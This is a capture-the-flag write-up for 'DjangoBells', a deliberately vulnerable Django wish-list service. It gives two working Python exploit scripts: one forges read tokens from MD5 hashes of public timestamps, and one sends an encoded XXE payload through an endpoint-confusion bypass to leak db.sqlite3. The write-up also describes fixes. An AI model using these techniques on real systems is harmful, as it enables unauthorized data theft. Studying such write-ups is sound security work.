

DjangoBells Writeup
Challenge description
DjangoBells is a web service written in Django. Upon visiting <IP>:8000, two functionalities become apparent.

The first, found on the index page, allows users to add a “wish” in the corresponding input box.

The second is the /list endpoint, which displays censored “wishes” along with their IDs and timestamps.
First vulnerability
Upon attempting to create a wish, we observed the URL becoming /read/<something1>/<something2>. A code analysis reveals that the first segment, called id is a UUIDv4 for the created wish, while the second segment, called token should be a randomly encrypted nonce in MD5.

However, an error exists in the code. The Token object, intended to be initialized with (nonce, timestamp), is mistakenly initialized with (timestamp, nonce). Essentially, the second part of the URL is the MD5 of the timestamp, which is uncensored in the /list endpoint.

We created this simple exploit:
#!/usr/bin/env python3
import requests
import sys
from bs4 import BeautifulSoup
import hashlib
import time

IP = sys.argv[1]

def get_timestamp(div):
    no_useless_tag = str(div).replace("<strong>", "").replace(
        "</strong>", "").replace("<br>}}", "")
    timestamp = no_useless_tag.split("Timestamp:")[1].strip().split("\n")[0]
    return int(timestamp)

def get_flag():
    req = requests.get(f"http://{IP}:8000/list/").text
    soup = BeautifulSoup(req, 'html.parser')
    divs = soup.find_all('div', class_='wish-item')

    for div in divs:
        timestamp = get_timestamp(div)
        curr_timestamp = int(time.time())
        if curr_timestamp - timestamp > 120:  # avoid too old posts
            continue

        passtoken = hashlib.md5(str(timestamp).encode("utf-8")).hexdigest()

        resp = requests.get(f"http://{IP}:8000/read/{id}/{passtoken}")
        #: get div with id "wish" (where the flag is)
        soup = BeautifulSoup(resp.text, 'html.parser')
        div_flag = soup.find('div', id='wish')
        if "SAAR" in div_flag.text:
            print(div_flag.text, flush=True)

get_flag()
The fix for this issue involves simply correcting the parameter order:

Second Vulnerability
Remember the /read endpoint? There was something weird about how it was getting called…
First we go here…

Then we go to a make_api_call_token function…


Now this just looks weird!
If we inspect the code further, we can also see that there is an XML parser at the /report endpoint however we can’t call it with whatever params we want.
Let’s analyze the make_api_call_token function, it gets passed the post_id, the pass_token and the endpoint… but why is the endpoint at the end?
Since we can control both the post_id and the pass_token parameters, we can call whatever api endpoint we want using this payload:
/read/<your_endpoint>/<your_param>
Which will then get translated to
/api/<your_endpoint>/<your_param>/read
How can we abuse this?
We entirely bypass the regex filter on the original /report endpoint which, for instance, was this:
 Now it’s important to see how the
 api view gets called and pinpoint what we want to do.

Our objective will now be to leak something (like the db.sqlite3 file) inside the id field of the XML.
Since there’s an XML parser, it made us think instantaneously about an XXE so… let’s analyze the miniXML class!

This is the “main loop” of the parser.
The first function, self.eat_XMLdecl doesn’t do anything useful for us so we’re just going to skip it.
Something more interesting happens in the 2nd function, read_doctype.

It calls a function named read_entity which sounds quite juicy, let’s see what it does!

We can see that it replaces file://, however we don’t really need it ¯\_(ツ)_/¯. Apart from that, we can also see that it assigns the content of the file to a xe class variable.
Let’s see how it is used and if we have some constraints…

Also, that’s how the class is initialized:

We can deduce that we cannot add any extra keys to the xe attribute.
But who says we can’t just reuse one? Suppose we have
[ <!ENTITY amp SYSTEM "db.sqlite3"> ]
What would happen? It would get translated like this:
name = "amp"
path = "db.sqlite3"
self.xe["&"] = <content_of_db.sqlite3>
We can overwrite another key without triggering that “security” check!
Now all that it’s left to do is to write the exploit and encode it.
<!DOCTYPE root [
<!ENTITY amp SYSTEM "db.sqlite3">
]>
<id>&</id>
<reason>pwn3d by NASLAB</reason>
Just encode the payload in base64 and then prepare the URL to bypass the regex on report, which is:
/read/report/?reason=<b64 payload>
This isn’t enough tho… remember that it appended the endpoint (which in this case is /read)? In order to “remove” it we can just add an & and it will get counted as a GET parameter.
Final payload structure
/read/report?reason=<b64 payload>&
Since it also called unquote we have to URL-encode the payload twice (one for Django, one for the unquote)
Exploit
#!/usr/bin/env python3
import sys
import requests
import re

IP = sys.argv[1]
FLAG_REGEX = re.compile(r"SAAR\{[A-Za-z0-9-_]{32}\}")

VULN = "read/report/%3Freport%3DPCFET0NUWVBFIHJvb3QgWzwhRU5USVRZIGFtcCBTWVNURU0gImRiLnNxbGl0ZTMiPl0%252BPGlkPiZhbXA7PC9pZD48cmVhc29uPmFzZDwvcmVhc29uPg%253D%253D%2526"

def get_flag():
    massive = requests.get(f"http://{IP}:8000/{VULN}")

    flags = FLAG_REGEX.findall(massive.text)
    for flag in flags:
        print(flag, flush=True)

get_flag()
Fix

An easy fix is just to disallow report as the post_id.
- NASLAB